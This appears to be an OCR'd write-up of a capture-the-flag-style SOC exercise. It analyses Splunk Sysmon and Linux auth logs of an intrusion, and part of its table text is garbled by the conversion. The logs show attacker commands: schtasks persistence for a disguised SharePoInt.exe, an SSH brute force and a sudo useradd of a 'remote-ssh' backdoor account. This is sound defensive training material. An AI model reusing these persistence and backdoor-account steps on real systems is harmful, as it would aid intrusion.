


New Search

```
index=task4 EventCode=3 DestinationPort=5678
| table ProcessID , Image , DestinationIP
```

✓ 1 event (before 1/21/26 8:04:56.000 PM) No Event Sampling

ProcessID	Image	DestinationIP
	C:\Windows\Temp\SharePoInt.exe	




New Search

```
index=task4 *SharePoInt.exe*
| table _time EventCode ParentImage Image ParentProcessId ProcessId ParentCommandLine CommandLine
```

✓ 17 events (before 1/21/26 8:12:05.000 PM) No Event Sampling

_time	EventCode	ParentImage	Image	ParentProcessId	ProcessId	ParentCommandLine	CommandLine
2025-08-14 11:15:09	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\schtasks.exe	5844	5448	cmd.exe	schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe
2025-08-14 11:15:08	10						
2025-08-14 11:15:08	1	C:\Windows\Temp\SharePoInt.exe	C:\Windows\System32\cmd.exe	1460	5844	"C:\Windows\Temp\SharePoInt.exe"	cmd.exe
2025-08-14 11:14:39	11		C:\Windows\Temp\SharePoInt.exe		1460		
2025-08-14 11:14:17	1	-	C:\Windows\System32\schtasks.exe	700	3132	-	schtasks /create /sc onlogon /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe /ru "Ben Foster"
2025-08-14 11:13:20	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\schtasks.exe	700	5208	cmd.exe	schtasks /create /sc onlogon /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe



New Search


```
index=task4 *SharePoInt.exe*  CommandLine="\"C:\\Windows\\Temp\\SharePoInt.exe\""
```

✓ 1 event (8/14/25 11:10:22.000 AM to 8/14/25 11:10:22.001 AM) No Event Sampling

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1


INTERESTING FIELDS
a category 1
a CommandLine 1
a Company 1
a ComputerName 1
a CurrentDirectory 1
a Description 1
a dvc 1
a dvc_nt_host 1

i	Time	Event
>	8/14/25 11:10:22.000 AM	... 19 lines omitted ... Image: C:\Windows\Temp\SharePoInt.exe FileVersion: - ... 3 lines omitted ... OriginalFileName: - CommandLine: "C:\Windows\Temp\SharePoInt.exe" CurrentDirectory: C:\Windows\Temp\ Show all 38 lines host = WIN-105 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog



_time	EventCode	ParentImage	Image	ParentProcessId	ProcessId	ParentCommandLine	CommandLine
			Files\Google\Chrome\Application\chrome.exe				
2025-08-14 11:09:47	11		C:\Program Files\Google\Chrome\Application\chrome.exe		6148		
2025-08-14 11:09:47	15		C:\Program Files\Google\Chrome\Application\chrome.exe		6148		
2025-08-14 11:10:22	7		C:\Windows\Temp\SharePoInt.exe		1460		
2025-08-14 11:10:22	1	C:\Windows\explorer.exe	C:\Windows\Temp\SharePoInt.exe	5240	1460	C:\Windows\Explorer.EXE	"C:\Windows\Temp\SharePoInt.exe
2025-08-14 11:10:24	3		C:\Windows\Temp\SharePoInt.exe		1460		
2025-08-14 11:11:57	10						
2025-08-14 11:13:20	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\schtasks.exe	700	5208	cmd.exe	schtasks /create /sc onlogon /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe
2025-08-14 11:14:17	1	-	C:\Windows\System32\schtasks.exe	700	3132	-	n exe
2025-08-14 11:14:39	11		C:\Windows\Temp\SharePoInt.exe		1460		
2025-08-14 11:15:08	10						
2025-08-14 11:15:08	1	C:\Windows\Temp\SharePoInt.exe	C:\Windows\System32\cmd.exe	1460	5844	"C:\Windows\Temp\SharePoInt.exe"	cmd.exe
2025-08-14 11:15:09	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\schtasks.exe	5844	5448	cmd.exe	schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe

CommandLine = schtasks /create /sc onlogon /tn "Office365 Ins...
Exclude from results
2025-08-14 11:13:20.000 to 2025-08-14 11:13:20.001
CommandLine = schtasks /create /sc onlogon /tn "Office365 Ins...
View events



SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a category 1
- a CommandLine 1
- a Company 1
- a ComputerName 1
- a CurrentDirectory 1
- a Description 1
- a dvc 1
- a dvc_nt_host 1
- # event_id 1
- # EventCode 1
- # EventType 1
- a eventtype 3
- a FileVersion 1
- a Hashes 1
- # id 1
- a Image 1
- a index 1
- a IntegrityLevel 1
- a Keywords 1

i	Time	Event
	8/14/25 11:13:20.000 AM	08/14/2025 11:13:20 AM

```
08/14/2025 11:13:20 AM
... 22 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: schtasks.exe
CommandLine: schtasks  /create /sc onlogon /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe"
CurrentDirectory: C:\Windows\Temp\
```

Show all 38 lines

Event Actions ▾

Type	☑ Field	Value	Actions
Selected	☑ host ▾	WIN-105	⌄
	☑ source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
	☑ sourcetype ▾	WinEventLog	⌄
Event	□ CommandLine ▾	schtasks /create /sc onlogon /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe"	⌄
	□ Company ▾	Microsoft Corporation	⌄
	□ ComputerName ▾	WIN-105	⌄
	□ CurrentDirectory ▾	C:\Windows\Temp\	⌄
	□ Description ▾	Task Scheduler Configuration Tool	⌄
	□ EventCode ▾	1	⌄
	□ EventType ▾	4	⌄
	□ FileVersion ▾	10.0.17763.1613 (WinBuild.160101.0800)	⌄

Analysis of Windows logs in Splunk SIEM showing suspicious process execution and security-related events.

7. Linux Log Analysis

7.1 Linux Log Sources

Linux investigations rely on:

- Authentication logs (auth.log)
- System logs (syslog)


7.2 Findings from Linux Logs

The investigation revealed:

- Multiple failed SSH login attempts
- Successful brute-force login
- Privilege escalation to root
- Creation of a new remote SSH user
- Persistence using cron jobs

Key Findings:

- Account creation time: 2025-08-12 09:52:57
- Privileged user: jack-brown
- Source IP address: 10.14.94.82
- Failed login attempts: 4
- Persistence port: 7654



```
index=task5 *remote-ssh*
```


✓ 3 events (before 1/21/26 8:31:05.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a change_type 1
a COMMAND 1
a command 1
# date_hour 1
# date_mday 1
# date_minute 1

i	Time	Event
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200559+00:00 deceptipot-demo useradd[2709]: new user: name=remote-ssh, UID=1004, GID=1004, home=/home/remote-ssh, shell=/bin/sh, from=/dev/pts/2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200420+00:00 deceptipot-demo useradd[2709]: new group: name=remote-ssh, GID=1004 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:52:57.170 AM	2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh host = ce-splunk source = auth.log sourcetype = linux_secure

10-49-130-145.reverse-proxy.cell-prod-ap-south-1b.vm.tryhackme.com/en-US




SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a change_type 1
a COMMAND 1
a command 1
# date_hour 1
# date_mday 1
# date_minute 1
a date_month 1
# date_second 1
a date_wday 1
# date_year 1
# date_zone 1
a eventtype 4
a from 1
GID 1
a home 1
a index 1
# linecount 1
a name 1
a object 1
# object_attrs 1
a object_category 1

i	Time	Event
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200559+00:00 deceptipot-demo useradd[2709]: new user: name=remote-ssh, UID=1004, GID=1004, home=/home/remote-ssh, shell=/bin/sh, from=/dev/pts/2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200420+00:00 deceptipot-demo useradd[2709]: new group: name=remote-ssh, GID=1004 host = ce-splunk source = auth.log sourcetype = linux_secure
⌄	8/12/25 9:52:57.170 AM	2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh

Type	Field	Value	Actions
Selected	☑ host ▾	ce-splunk	⌄
	☑ source ▾	auth.log	⌄
	☑ sourcetype ▾	linux_secure	⌄
Event	☐ COMMAND ▾	/usr/sbin/useradd	⌄
	☐ PWD ▾	/home/jack-brown	⌄
	☐ TTY ▾	pts/1	⌄
	☐ USER ▾	root	⌄
	☐ eventtype ▾	nix-all-logs	▾
		nix_security (os unix)	▾
		nix_ta_data	▾
		useradd (account add change management)	▾
	☐ process ▾	sudo	⌄




```
index=task5  process=sshd
| search "Accepted password" OR "Failed password"
```

✓ 9 events (before 1/21/26 8:45:02.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
a user 2

INTERESTING FIELDS
a action 4
a app 1
# date_hour 1
# date_mday 1
# date_minute 4
a date_month 1
# date_second 8
a date_wday 1
# date_year 1
# date_zone 1
a eventtype 6
a index 1
# linecount 1

i	Time	Event
>	8/12/25 9:54:13.094 AM	2025-08-12T09:54:13.094648+00:00 deceptipot-demo sshd[2873]: Accepted password for ubuntu from 10.14.94.82 port 54457 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = ubuntu
>	8/12/25 9:53:59.354 AM	2025-08-12T09:53:59.354427+00:00 deceptipot-demo sshd[2807]: Accepted password for ubuntu from 10.14.94.82 port 54456 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = ubuntu
>	8/12/25 9:53:51.423 AM	2025-08-12T09:53:51.423598+00:00 deceptipot-demo sshd[2716]: Accepted password for ubuntu from 10.14.94.82 port 54455 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = ubuntu
>	8/12/25 9:51:29.693 AM	2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:51:00.011 AM	2025-08-12T09:51:00.011009+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:50:59.510 AM	2025-08-12T09:50:59.510491+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:50:48.028 AM	2025-08-12T09:50:48.028888+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25	2025-08-12T09:50:36.499410+00:00 deceptipot-demo sshd[2563]: message repeated 2 times: [Failed password for jack-brown from 10.14.94.82 port 54445 s



```
index=task5  process=sshd *jack-brown*
| search "Accepted password" OR "Failed password"
```


✓ 6 events (before 1/21/26 8:45:53.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
a user 1

INTERESTING FIELDS
a action 4
a app 1
# date_hour 1
# date_mday 1
# date_minute 2
a date_month 1
# date_second 6
a date_wday 1
# date_year 1
# date_zone 1
a eventtype 6
a index 1

i	Time	Event
>	8/12/25 9:51:29.693 AM	2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:51:00.011 AM	2025-08-12T09:51:00.011009+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:50:59.510 AM	2025-08-12T09:50:59.510491+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:50:48.028 AM	2025-08-12T09:50:48.028888+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:50:36.499 AM	2025-08-12T09:50:36.499410+00:00 deceptipot-demo sshd[2563]: message repeated 2 times: [Failed password for jack-brown from 10.14.94.82 port 54445 ssh2] host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown
>	8/12/25 9:50:27.269 AM	2025-08-12T09:50:27.269171+00:00 deceptipot-demo sshd[2563]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure user = jack-brown

10-49-130-145.reverse-proxy.cell-prod-ap-south-1b.vm.tryhackme.com/.../sear...



```
index=task5 ("CRON" OR "cron")
```

✓ 2 events (before 1/21/26 8:49:34.000 PM)

